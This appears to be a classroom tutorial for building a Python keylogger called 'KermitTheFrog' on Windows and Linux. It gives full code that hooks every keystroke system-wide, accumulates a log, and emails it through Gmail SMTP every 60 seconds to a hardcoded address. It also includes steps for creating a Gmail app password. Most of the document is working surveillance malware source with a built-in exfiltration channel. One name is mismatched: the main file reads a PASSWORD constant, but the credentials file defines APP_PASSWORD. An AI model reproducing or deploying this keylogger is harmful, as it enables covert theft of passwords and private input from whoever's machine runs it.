Part 6: Python Keylogger

Contents

Part 6: Python Keylogger 1
Gmail Credentials 1
Setting up a Gmail Account for Email 2
Create an Application Password 2
Key Logger 6 Class 3
Key Logger 6 Main 7
Assignment Submission 8

Time required: 30 minutes

NOTE: Please program this series of tutorials in Windows and Linux

Gmail Credentials

You should have this file from a previous assignment. If not, the directions are below.

```
#!/usr/bin/env python3
"""
    Name: gmail_credentials.py
    Author:
    Created:
    Purpose: Credentials to send email through Python using Gmail
"""

SMTP_SERVER = "smtp.gmail.com"
# Secure SMTP port
PORT = 587

#---------- REPLACE WITH YOUR INFORMATION ------------#

LOGIN = "youremailaddress@gmail.com"
APP_PASSWORD = ""

#-----------------------------------------------------#
```

Setting up a Gmail Account for Email

If you don't have a Gmail account, you will want to create one.


Let's enable your Gmail account to receive connections from external programs, like Python.

1. Open your browser and access your Gmail account.
2. On the login screen → enter your Gmail username and password.
3. After the login → access the following URL: https://myaccount.google.com/signinoptions/two-step-verification
4. Enable the two-step verification on this account.

Create an Application Password

1. Access the following URL: https://security.google.com/settings/security/apppasswords
2. Select Gmail application and the type of device: **Other**.

3. Name the device: **Python**
4. Click on the Generate button and take note of the randomly generated password.



You have finished the required steps for the Gmail integration.

Create a Python program named: **gmail_credentials.py** Insert your Gmail address and App Password.

```
"""
    Name: gmail_credentials.py
    Author:
    Created:
    Purpose: Credentials to send email through Python using Gmail
"""

SMTP_SERVER = "smtp.gmail.com"
# Secure SMTP port
PORT = 587

#---------- REPLACE WITH YOUR INFORMATION ------------#

LOGIN = "youremailaddress@gmail.com"
APP_PASSWORD = ""

#-----------------------------------------------------#
```

Key Logger 6 Class

The final step is to add the ability to email the logs.

1. Save **frog_5.py** as **frog_6.py**
2. Change the key logger to the following OOP code.

```python
#!/usr/bin/env python3
"""
    Name: frog_6.py
    Author:
    Created:
    Purpose: Class to capture keystrokes, email to user
"""
from datetime import datetime
import os
# Windows: pip install keyboard
# Linux: sudo pip3.11 install keyboard
import keyboard
from threading import Timer
import smtplib
import ssl


class KermitTheFrog:
    def __init__(
        self,
            time_interval,
            smtp_server,
            email_src,
            password,
            email_dst
    ):
        print("Kermit the Frog Started . . . ribbit ribbit ribbit")
        # Log for frog events
        self.log = ""

        # How often the report is sent in seconds
        self.interval = time_interval
        # Email address and password used to send report
        self.smtp_server = smtp_server
        self.email_src = email_src
        self.password = password
        # Destination email address
        self.email_dst = email_dst
        # Start key logger
        self.start()
```

```python
# -------------------- EMAIL LOG ----------------------------------------#
    def send_mail(self, message):
        port = 587      # For starttls
        # Set email server object
        server = smtplib.SMTP(self.smtp_server, port)
        # Show all communication with the server
        server.set_debuglevel(False)
        # Create a secure SSL context
        context = ssl.create_default_context()
        try:
            # Start an encrypted TLS session
            server.starttls(context=context)
            # Login to the mail server
            server.login(self.email_src, self.password)
            # Send the email message
            server.sendmail(self.email_src, self.email_dst, message)
            print("Email message successfully sent.")
        except Exception as e:
            print(e)
        finally:
            # Quit from server
            quit_results = server.quit()
            # For email connection feedback only
            print(quit_results)
```

```
67  # -------------------- PROCESS KEY RELEASE --------------------------------#
68      def process_key(self, event):
69          """Callback function whenever a key is released"""
70          # Convert each key release to a string
71          name = event.name
72          # If the length of the string is more than 1, it is a special key
73          if len(name) > 1:
74              # The key captured is not a regular character
75              # It is a special key (e.g ctrl, alt, etc.)
76              # Store the space instead of Keycode.space
77              if name == "space":
78                  name = " "
79              # Press the Esc key to exit the program
80              elif name == "esc":
81                  print("Exiting Kermit the Frog")
82                  os._exit(0)
83              # Any other special keys, disregard
84              else:
85                  name = ""
86          # Accumulate the log
87          self.log = self.log + name
```

```
89  # ---------------------------- REPORT LOG -------------------------------#
90      def report(self):
91          # Send log by email, or save to file
92          # print(self.log)
93          # \n\n prevents the log from being in the subject of the message
94          self.send_mail("\n\n" + self.log)
95
96          # Get the current system time to timestamp our log
97          now = datetime.now()
98          # Format the date to hours, minutes, seconds, AM PM
99          # now = f"{now:%I:%M:%S %p}"
100         now = now.strftime("%m/%d/%Y, %I:%M %p")
101         # Clear the report log
102         self.log = f"Kermit the Frog started {now}\n"
103
104         # Create threaded timer object
105         # A function that calls itself is a recursive function
106         # Timer is set to 5 seconds for testing
107         # The log will be printed to the console every 5 seconds
108         self.timer = Timer(self.interval, self.report)
109         # A daemon thread quits when the program exits
110         self.timer.daemon = True
111         # Start the timer
112         self.timer.start()
113         print("Timer started")
114
115 # -------------------- START KEYLOGGER ---------------------------------#
116     def start(self):
117         # Create a keyboard listener object
118         # which will listen for a keyboard on_release event
119         # When a key is released,
120         # that key is passed to the process_key method
121         keyboard.on_release(callback=self.process_key)
122         # Start the report method with the threaded timer
123         self.report()
124         # The main program thread waits for a key release
125         keyboard.wait()
```

Key Logger 6 Main

1. Save **frog_5_main.py** as **frog_6_main.py**

```python
#!/usr/bin/env python3
"""
    Name: frog_6_main.py
    Author:
    Created:
    Purpose: Main program file using KermitTheFrog class file
"""

# Import the KeyLogger class
from frog_6 import KermitTheFrog
import gmail_credentials

# Create and start the KermitTheFrog object
kermit_the_frog = KermitTheFrog(
    60,                          # Seconds between emailing log
    gmail_credentials.SMTP_SERVER,
    gmail_credentials.LOGIN,     # Sender source email address
    gmail_credentials.PASSWORD,  # Sender email address password
    "loringw@wncc.edu"           # Destination email address
)
```

All files must be in the same folder. Run the **frog6_main.py** program in both operating systems. You can type anywhere on your computer. Each keystroke will be logged and emailed to you.

Assignment Submission

1. Attach all program files.
2. Attach a screenshot from Windows and Linux of your results and your email messages.
3. Submit the assignment in BlackBoard.